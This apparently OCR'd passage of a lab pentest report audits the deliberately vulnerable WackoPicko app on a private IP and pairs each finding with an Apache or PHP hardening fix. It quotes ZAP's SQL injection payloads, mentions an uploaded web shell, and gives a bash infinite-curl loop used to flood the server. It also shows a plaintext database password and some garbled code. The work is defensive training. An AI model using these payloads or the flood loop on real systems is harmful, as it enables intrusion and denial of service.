False positive: **Yes**


Servicio Afectado: GET http://192.168.1.11:8080/css/blueprint/screen.css

Evidence:

When we run the url we see that the website shows us the content of the screen.css file, without showing any version:




So that specific url is not affected, although if the parameter *is removed* screen.css or if a 'curl -*I* http://192.168.1.11:8080' is made , we get the server version, then there is such a vulnerability. As evidence I attach the following screenshots:



Forbidden

You don't have permission to access /css/blueprint/ on this server.

Apache/2.4.7 (Ubuntu) Server at 192.168.1.11 Port 8080




2. Preventive measures

To eliminate this vulnerability we go to the configuration file, which is located in the path, ' */etc/apache2/sites-available/000-default.conf',* we use nano to edit it. We've added the 'ServerTokens Prod' and 'ServerSignature Off' directives, to prevent it from showing details about versions.

```
        # alert, emerg.
        LogLevel warn

        CustomLog ${APACHE_LOG_DIR}/access.log combined

        #
        # Set HTTPS environment variable if we came in over secure
        #  channel.
        SetEnvIf x-forwarded-proto https HTTPS=on

</VirtualHost>
        #Para mostrar simplemente Apache sin versi◆on ni detalles
        ServerTokens Prod

        #Ocultar versión de páginas de error generadas por Apache
        ServerSignature Off
```

We restart the server and check that the problem has been fixed.



On the web it seems to have been solved, but and with *curl:*

```
HTTP/1.1 200 OK
Date: Tue, 04 Feb 2025 22:15:15 GMT
Server: Apache
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Set-Cookie: PHPSESSID=ml2r14hrg0rcvc3ngmdmf6u796; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Security-Policy: frame-ancestors 'self'; default-src 'self'; script-src
'self'; style-src 'self' 'unsafe-inline'; img-src 'self' data:; font-src 'self';
 connect-src 'self';
X-Frame-Options: SAMEORIGIN
Content-Type: text/html
```

As you can see in the '*X-Powered-By*' header it still gives too much information, to fix this we go to the PHP configuration file, which is located in the path, '/etc/php5/apache2/php.ini' and modify the *'expose_php'* directive and set it off:

```
; Decides whether PHP may
; (e.g. by adding its sig
; threat in any way, but
; on your server or not.
; http://php.net/expose-p
expose_php = off
```

We restart the server again and when we run *curl again the* 'X-Powered-By' directive disappears:

```
HTTP/1.1 200 OK
Date: Tue, 04 Feb 2025 22:30:07 GMT
Server: Apache
Set-Cookie: PHPSESSID=10lrnig1kv66qrsk9evt9sfq91; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Security-Policy: frame-ancestors 'self'; default-src 'self'; script-src
'self'; style-src 'self' 'unsafe-inline'; img-src 'self' data:; font-src 'self';
 connect-src 'self';
X-Frame-Options: SAMEORIGIN
Content-Type: text/html
```

This vulnerability was resolved.

Vulnerability: Non-HttpOnly Flag Cookie

1. Exploitation

False positive: **No**

Affected Service: GET http://192.168.1.11:8080/

Evidence:

We navigate to the main page and inspections to see if HttpOnly is disabled:

Name	Value	Domain	Path	Expires / Max-...	Size	HttpOnly	Secure	Sam...	Part...	Cros...	Prio...
PHPSESSID	f9sgp...	192.168.1.11	/	Session	35						Med...

As you can see, neither *HttpOnly* nor *Secure* are active (*Secure* is only activated with https).

2. Preventive measures

Let's go to the apache2 *'php.ini' file and* activate the session.cookie_httponly directives*:*

```
; Whether or not to add the httpOnly flag to the cooki
; http://php.net/session.cookie-httponly
session.cookie_httponly = 1
```

In addition, to improve security we also change the name of the cookie, to mitigate session fixation attacks or to prevent exposure of the technology used:

```
; http://php.net/session.name
session.name = PRUEBA
```

We restart the server and we already have the *httponly* flag active, as can be seen in the following image:

Name	Value	Domain	Path	Expires / Max-...	Size	HttpOnly	Secure
PRUEBA	ao72i...	192.168.1.11	/	Session	32	✓	

Vulnerabilidad: Cookie without SameSite Attribute


1. Exploitation

False positive: **No**

Affected Service: GET http://192.168.1.11:8080/

Evidence:

We navigate to the main page and inspections to see if *SameSite* is disabled:




Name	Value	Domain	Path	Expires / Max-...	Size	HttpOnly	Secure	Sar
PRUEBA	ao72i...	192.168.1.11	/	Session	32	✓		

Indeed, it is deactivated.


2. Preventive measures

Again, we go to the apache2 *php.ini file* and create, since the option did not exist, the directive, *'session.cookie_samesit = "Strict"'* can also be defined as 'lax' or 'None'.



```
;session.cookie_secure =
session.cookie_samesite = "Strict"
```

Once modified, we restart Apache and check that the changes have been made:



Name	Value	Domain	Path	Expires / Max-...	Size	HttpOnly	Secure	Sam...	Part...
PRUEBA	9ecf1...	192.168.1.11	/	Session	32	✓		Strict	

As can be seen, the changes have been saved.

Vulnerabilidad: Private IP Disclosure


1. Exploitation

False positive: **Yes**

Servicio Afectado: GET http://192.168.1.11:8080/guestbook.php


Evidence:

It is a false positive, as what ZAP detects is nothing more than its own comments from previous injection tests, as seen in the image:



```
<p> - by ZAP </p>
        <p class="comment">(SELECT  UTL_INADDR.get_host_name('10.0.0.1') from dual union SELECT  UTL_INADDR.get_host_name('10.0.0.2') from dual un
<p> - by ZAP </p>
        <p class="comment"> / (SELECT  UTL_INADDR.get_host_name('10.0.0.1') from dual union SELECT  UTL_INADDR.get_host_name('10.0.0.2') from dual
<p> - by ZAP </p>
        <p class="comment">' / (SELECT  UTL_INADDR.get_host_name('10.0.0.1') from dual union SELECT  UTL_INADDR.get_host_name('10.0.0.2') from dua
<p> - by ZAP </p>
        <p class="comment">" / (SELECT  UTL_INADDR.get_host_name('10.0.0.1') from dual union SELECT  UTL_INADDR.get_host_name('10.0.0.2') from dua
<p> - by ZAP </p>
        <p class="comment"> and exists (SELECT  UTL_INADDR.get_host_name('10.0.0.1') from dual union SELECT  UTL_INADDR.get_host_name('10.0.0.2')
```

Still, to finish checking it out, I'm going to use *BurpSuite* to see the answer directly. Indeed, no IP appears, and it is a false positive, as can be seen in the following image:



Vulnerabilidad: Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s)

1. Exploitation

False positive: **No**
Affected Service: GET http://192.168.1.11:8080

Evidence:

We do a *-I curl* to the address given by ZAP and get:

```
HTTP/1.1 200 OK
Date: Tue, 04 Feb 2025 22:15:15 GMT
Server: Apache
X-Powered-By: PHP/5.5.9-1ubuntu4.29
Set-Cookie: PHPSESSID=ml2r14hrg0rcvc3ngmdmf6u796; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Security-Policy: frame-ancestors 'self'; default-src 'self'; script-src 'self'; style-src 'self' 'unsafe-inline'; img-src 'self' data:; font-src 'self';
 connect-src 'self';
X-Frame-Options: SAMEORIGIN
Content-Type: text/html
```

Where we can see how it provides too much information about versions that can be used by attackers.

2. Preventive measures

This measure has already been solved in the section 'Vulnerability: Server *Leaks Version Information via "Server" HTTP Response Header Field*'.

Vulnerabilidad: X-Content-Type-Options Header Missing

1. Exploitation

False positive: **No**

Servicio Afectado: GET http://192.168.1.11:8080/css/blueprint/screen.css
Evidence:

We do a *-I curl* to that url, and we get the following:

```
/blueprint/screen.css
HTTP/1.1 200 OK
Date: Wed, 05 Feb 2025 16:35:16 GMT
Server: Apache/2.4.7 (Ubuntu)
Last-Modified: Thu, 02 Feb 2017 22:24:09 GMT
ETag: "24c7-547939fb8b440"
Accept-Ranges: bytes
Content-Length: 9415
Vary: Accept-Encoding
Content-Type: text/css
```

As you can see, the *'X-Content-Type-Options' header is missing*.

NOTE: Although as you can see in the image, the request gives us the version of the server, an error that we had already corrected, it is because when I closed Docker, the changes were deleted.

2. Preventive measures

To fix this error, we open the .htaccess file and add the following line *'Header set X-Content-Type-Options "nosniff"', save and restart the server*.

```
<IfModule mod_headers.c>
    Header set X-Content-Type-Options "nosniff"
```

We check that it has been modified correctly:

```
/blueprint/screen.css
HTTP/1.1 200 OK
Date: Wed, 05 Feb 2025 16:53:56 GMT
Server: Apache/2.4.7 (Ubuntu)
Last-Modified: Thu, 02 Feb 2017 22:24:09 GMT
ETag: "24c7-547939fb8b440"
Accept-Ranges: bytes
Content-Length: 9415
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
Content-Type: text/css
```

In addition, this security header is included http://192.168.1.11:8080 and successive ones:

```
Pragma: no-cache
X-Content-Type-Options: nosniff
Set-Cookie: PRUEBA=4slpl83urn16ktcd9fvsnkpu00; path=/; HttpOnly;SameSite=Strict
Content-Type: text/html
```

Vulnerability: Timestamp Disclosure - Unix


1. Exploitation

False positive: **No**
Affected Service: GET http://192.168.1.11:8080/calendar.php
Evidence:

To check this vulnerability, we use the *Burp Suite tool* again to analyze the server's response and see if that *timestamp* is truly a danger or not.

```
          </h2>
60        <p>
61          What is going on Monday 10th of February 2025?
62        </p>
63        <p>
            Nothing!
          </p>
64        <p>
65          <a href="/calendar.php?date=1739300551">
              What about tomorrow?
            </a>
66        </p>
67      </div>
68
69
70      <div class="column span-24 first last" id="footer" >
```

From the browser itself we can even see the *timestamp:*



Although there is such *a Timestamp disclosure,* this one is not really a problem as it refers to the function of a calendar where you see if there are discounts or not. Although, it is also information from the system and the time zone of the user who is on the website and should avoid showing it in the url.

2. Preventive measures


One way to fix this is to use sessions, rather than parameters in the url. The previous calendar.php code is:

```php
<?php

require_once("include/html_functions.php");

if (isset($_GET['date']))
{
   $date = $_GET['date'];
}
else
{
   $date = time();
}
$cur_text = date("l jS \of F Y", $date);
$day = date("D", $date);
$is_party = ($day == "Fri" || $day == "Sat");
// add a day
$next_time = $date + (24 * 60 * 60);
?>

<?php our_header("calendar"); ?>


<div class="column prepend-1 span-24 first last">
  <h2>WackoPicko Calendar</h2>
  <p>
   What is going on <?= $cur_text ?>?
  </p>
  <?php if ($is_party) { ?>
  <p>We're throwing a party!<br />
  Use this coupon code: SUPERYOU21 for 10% off in celebration!
  </p>
  <?php } else { ?>
  <p>Nothing!</p>
  <?php } ?>
  <p>
    <a href="/calendar.php?date=<?= $next_time ?>">What about tomorrow?</a>
  </p>
</div>


<?php our_footer(); ?>
```

The new, session-based:

```php
<?php
session_start();
require_once("include/html_functions.php");

//si no exsite sesión o no hay fechan, establecer la fecha actual
if (!isset($_SESSION['date']) || !is_numeric($_SESSION['date']) || $_SESSION['date'] < 946684800) {
    $_SESSION['date'] = time();
}

// //para avanzar en el día
if (isset($_GET['next_day'])) {
    $_SESSION['date'] += 24 * 60 * 60;
}

$date = $_SESSION['date'];
$cur_text = date("l jS \of F Y", $date);
$day = date("D", $date);
$is_party = ($day == "Fri" || $day == "Sat");
?>

<?php our_header("calendar"); ?>

<div class="column prepend-1 span-24 first last">
  <h2>WackoPicko Calendar</h2>
  <p>
   What is going on <?= $cur_text ?>?
  </p>
  <?php if ($is_party) { ?>
  <p>We're throwing a party!<br />
  Use this coupon code: SUPERYOU21 for 10% off in celebration!
  </p>
  <?php } else { ?>
  <p>Nothing!</p>
  <?php } ?>
  <p>
    <a href="/calendar.php?next=true">What about tomorrow?</a>
  </p>
</div>

<?php our_footer(); ?>
```

Now on the website the timestamp is not shown in the url :



Informational vulnerabilities

It will not delve into mitigating them as such. However, their information helps us detect new vulnerabilities that ZAP has not been able to find.

Exploiting and preventative measures for vulnerabilities that have not been found by ZAP

Vulnerability: Unsafe file upload

1. Exploitation


Servicio Afectado: http://192.168.1.11:8080/pictures/upload.php

Description of the Vulnerability:

The website allows the upload of any file without doing any filtering, allowing the upload of malicious files. It also has code errors such as when putting the price of the image to be uploaded, since it does not check if it is a number or not.


Evidence:

I attach images of the process of uploading a .php file:




Where *shell.php* has the following code:

Saved on the page:



Once uploaded and thanks to the *directory browsing,* we can execute commands in the cmd:



Then, with such a simple code, you can get a lot of information.

2. Preventive measures


Restrict allowed data types. The vulnerability can be fixed in the upload.php file , the vulnerability is located before this line:

```
}
if (move_uploaded_file($_FILES['pic']['tmp_name'], $filename))
{
```

Since no restriction applies. We apply the restrictions to the upload.php code:


```
$allowed_types = ['image/jpeg', 'image/png'];
$file_type = $_FILES['pic']['type'];

if (!in_array($file_type, $allowed_types)) {
   $flash['error'] = "Formato no permitido solo imagenes JPG y PNG.";
}
else
{
   $_POST['name'] = str_replace("..", " ", "/"], "", $_POST['name']);
   if (!file_exists("../upload/{$_POST['tag']}/"))
```

We check that it does not allow uploading files other than .jpeg or .png formats:



We upload the file and get the following error:

We check that the test file has not really been uploaded:



Vulnerability: Use of Default Credentials (admin:admin)


1. Exploitation

Identifier: A2:2017 - Broken Authentication

Servicio Afectado: http://192.168.1.11:8080/admin/index.php?page=login

Description of the Vulnerability:
The use of default admin:admin credentials was detected in access to the administrator panel, which allows total freedom of action by any attacker.

Evidence:



2. Preventive measures

Define a new username and password for the webmaster, such as: pepito_ad: T!gR8r@jL3bX2oPz

To do this, we go to the web database and change these credentials as follows:

```
root@c919333e9aa3:/app# mysql -u admin -p6qq5npYwuIjS
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 2
Server version: 5.5.47-0ubuntu0.14.04.1 (Ubuntu)

Copyright (c) 2000, 2015, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> USE wackopicko
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```

```
mysql> UPDATE admin SET login = 'pepito_ad', password = SHA1('T!gR8r@jL3bX2oPz') WHERE login = 'admin';
Query OK, 2 rows affected (0.01 sec)
Rows matched: 2  Changed: 2  Warnings: 0

mysql> SELECT login, password FROM admin WHERE login = 'pepito_ad';
+-----------+------------------------------------------+
| login     | password                                 |
+-----------+------------------------------------------+
| pepito_ad | 277218efea233c707facab0acb106d3abe1a187a |
| pepito_ad | 277218efea233c707facab0acb106d3abe1a187a |
+-----------+------------------------------------------+
2 rows in set (0.00 sec)

mysql> EXIT;
Bye
```

We use the SHA1 hash, because it's the one used in the web code, as shown below:

```
function check_login($admin, $pass)
{
   $query = sprintf("SELECT * from `admin` where `login` like '%s' and `password` = SHA1( '%s' ) limit 1;",
                    mysql_real_escape_string($admin),
                    mysql_real_escape_string($pass));
   $res = mysql_query($query);
   if ($res)
   {
      return mysql_fetch_assoc($res);
   }
   else
   {
      return False;
```

Although, it is advisable to change it for a SHA-256. However, for the version we are using it is not possible.

Vulnerability: Vulnerability to DDoS attacks


1. Exploitation

Affected Service: http, Web server (Apache httpd 2.4.7), port 8080

Description of Vulnerability:
It is an attempt to disrupt the availability of a service, network, or server, overloading it with a large amount of fake traffic.

Evidence:


We inject the command *sleep 100* which is 100 seconds, to check that the entire website crashes:



We verify that you cannot interact with the website from the same browser, but from another. So it is useless, but if we make a code of a loop that the website constantly requests, it will be totally useless. Here's the code in Bash:

```
#!/bin/bash
while true; do
        curl http://192.168.1.11:8080 &>/dev/null &
done
```

And here's the evidence that you can't connect to the server:



2. Preventive measures

This problem can be solved in a very simple way, by installing and configuring *mod_evasive* as shown in the following images:

```
root@249b9088c0ac:/app# sudo apt install libapache2-mod-evasive
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  libapache2-mod-evasive
0 upgraded, 1 newly installed, 0 to remove and 126 not upgraded.
Need to get 15.7 kB of archives.
After this operation, 82.9 kB of additional disk space will be used.
Get:1 http://archive.ubuntu.com/ubuntu/ trusty/universe libapache2-mod-evasive amd64 1.10.1-2 [15.7
Fetched 15.7 kB in 1s (15.3 kB/s)
Selecting previously unselected package libapache2-mod-evasive.
(Reading database ... 22138 files and directories currently installed.)
Preparing to unpack .../libapache2-mod-evasive_1.10.1-2_amd64.deb ...
Unpacking libapache2-mod-evasive (1.10.1-2) ...
Setting up libapache2-mod-evasive (1.10.1-2) ...
apache2_invoke: Enable module evasive
invoke-rc.d: policy-rc.d denied execution of restart.
```

First we install the library, then we activate it with the command *'a2enmod evasive'* and finally we uncomment the lines of *evasive.conf*. Finally, we restart the server:

```
root@249b9088c0ac:/app# a2enmod evasive
Module evasive already enabled
root@249b9088c0ac:/app# nano /etc/apache2/mods-available/evasive.conf
```

```
<IfModule mod_evasive20.c>
    DOSHashTableSize    3097
    DOSPageCount        2
    DOSSiteCount        50
    DOSPageInterval     1
    DOSSiteInterval     1
    DOSBlockingPeriod   10

    #DOSEmailNotify      you@yourdomain.com
    DOSSystemCommand    "su - someuser -c '/sbin/... %s ...'"
    #DOSLogDir           "/var/log/mod_evasive"
</IfModule>
```

Vulnerability: Capture of authentication credentials

1. Exploitation

Affected Service: HTTP, Web Server (Apache httpd 2.4.18), port 8080

URL: http://192.168.1.11:8080/users/login.php


URL: http://192.168.1.11:8080/admin/index.php?page=login

